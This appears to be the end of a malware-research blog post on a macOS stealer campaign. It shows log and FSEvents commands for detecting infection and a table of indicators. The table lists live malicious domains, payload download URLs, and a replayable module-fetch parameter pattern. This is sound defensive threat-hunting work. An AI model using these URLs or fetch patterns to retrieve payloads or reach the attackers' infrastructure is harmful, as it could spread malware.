log show --predicate 'eventMessage contains "com.Apple." and eventMessage contains "LaunchAgents"' --info --debug --last 7d
That one predicate alone names and shames the exact plist, backgroundtaskmanagementd registering identifier=8.com.Apple.iyhakfmnoagdoknl, pointing straight at /Users/amoshater/Library/LaunchAgents/com.Apple.iyhakfmnoagdoknl.plist, no prior knowledge of the random suffix needed.
For the TCC side, don’t just pull the whole com.apple.TCC subsystem, it’s noisy with camera/mic/photos prompts from normal app use. Narrow it to the specific service this chain actually requests, Apple Events automation control, which is exactly what fires when something asks to script Finder or Notes:
log show --predicate 'subsystem == "com.apple.TCC" and eventMessage contains "kTCCServiceAppleEvents"' --info --last 7d
And there’s the request itself, Finder asking tccd for kTCCServiceAppleEvents on behalf of target_identifier="/bin/bash". That’s the TCC subsystem’s own record of “bash wants to control Finder,” timestamped, with the exact binary path, nothing to infer or guess at.

FSEvents doesn’t care whether a file still exists, it just records that a path changed, so it’s the one artifact the backdoor’s own cleanup can’t touch. The per-volume logs sit under /.fseventsd, and macOS keeps a rolling window of them, typically a couple weeks depending on disk churn. I parsed the live store with FSEventsParser into a queryable database instead of eyeballing the raw timeline:
sudo python3 FSEParser_V4.0.py -s /System/Volumes/Data/.fseventsd -t folder -o ./output-fsevents -c live-test-case -q report_queries.jsonFrom there it’s just filtering the fullpath column for the path fragments this campaign drops. LaunchAgents on its own turns up the malicious plist being created and modified:

Filtering down to the home directory catches .passphrase and .txid sitting right next to each other, same timestamp window as everything else:
And filtering /private/tmp/ turns up the entire stealer loot folder, Password, Username, UserInformation, login.keychain-db, all created within seconds of each other, well after the backdoor’s cleanup had already run and the actual files were gone from disk:

Three filters, no sample required, and you’ve got the LaunchAgent, the credential drop, and the staging folder, all with timestamps you can line up against each other.
Point being, you don’t need the sample in hand, or even a hunch about which malware family it is, to answer “am I compromised.” The OS was watching the whole time, these two artefacts alone are usually enough to confirm it one way or the other.
Indicators of Compromise
These shift fast since the blockchain C2 makes rotation trivial, I’d treat the contract address as the one durable indicator and everything else as disposable.
| Indicator | Type | Description |
|---|---|---|
| 0xA3a603F8a454a9c905b4c579Bb72628F7C15C2A0 | Polygon contract | C2 resolver (getServerURL), stable across campaigns |
| 0x363aeaf1f67f1fb7abddc3f9806a301f1c64abe3 | Wallet address | Operator wallet observed calling Set Server URL |
| jrxciw2[.]xyz | Domain | C2 resolved from the contract at time of testing |
| cmbkfoldkoifjef.b-cdn[.]net | Domain | ClickFix lure page (CDN-fronted, rotates) |
| github.com/spur-grimy-sprint/VinylPod-Download-For-MacOS-Latest-2026 | Repository | Fake app repo used as bait |
| filecr[.]download, uploadearn[.]top, zeroupload[.]download | Domain | First-hop “download” links in the repo README, each its own redirect chain |
| com.Apple.iyhakfmnoagdoknl | LaunchAgent label | Persistence, found at ~/Library/LaunchAgents/ |
| f5c092ab49f007c0148173f42aa093ec | Tracking ID | Campaign/build identifier (matches ~/.txid) |
~/.passphrase | Path | Cleartext phished account password |
~/.txid | Path | Campaign tracking id, written on infection |
~/tempFolderC | Path | Staging directory used by the backdoor |
| /tmp/<hash>/ and /tmp/<hash>.zip | Path | Stealer module staging and exfil archive |
| /tmp/updstat.txt | Path | Raw curl transfer stats from the exfil upload |
| ”Essential macOS Stealer” / Build NITRO5 | Self-ID string | Found in UserInformation inside the staging dir |
~/.chainblob256 | Path | Dumped login keychain, written by the downloaded extractor helper |
| jrxciw2[.]xyz/es-arm, jrxciw2[.]xyz/es-x86 | URL | Architecture-specific native “extractor” binary, ad-hoc codesigned after download |
| /tmp/<hash>-tool/extractor | Path | Staging path for the keychain-dumping helper, removed after use |
| /tmp/errorlog-es* | Path | Backdoor’s own timestamped debug log |
| txid=<id>&bmodule / &smodule / &lmodule / &init | Network pattern | Unauthenticated module-fetch protocol, replayable with just the txid |
Raw obfuscated scripts (character-ID AppleScript, for anyone who wants to practice decoding it themselves): Stage 1, Stage 2. The module-retrieval script is here too: capture.sh, read it before you run it, and only ever against infrastructure you have a legitimate reason to be touching.
Small teaser since you made it this far: there’s a lot more of this kind of native-artefact threat hunting I didn’t have room for here, I’ll be going deeper on some of it (plus a few techniques I’m still polishing) at an upcoming talk soon. Keep an eye on the about page if you want the details first.
Addendum
This family’s been getting picked apart by a few different researchers over the past few months, worth reading the originals for the pieces I didn’t cover here (the Windows ACR Stealer sibling, the typosquat/TDS delivery variant, and the XMRig miner module):
- haveibeensquatted.com on the typosquatting to TDS to ClickFix delivery path
- netbytesec on the contract mechanics in more depth and the XMRig miner module
- malwarelearn for a script.sh sample and the Build NITRO IOC set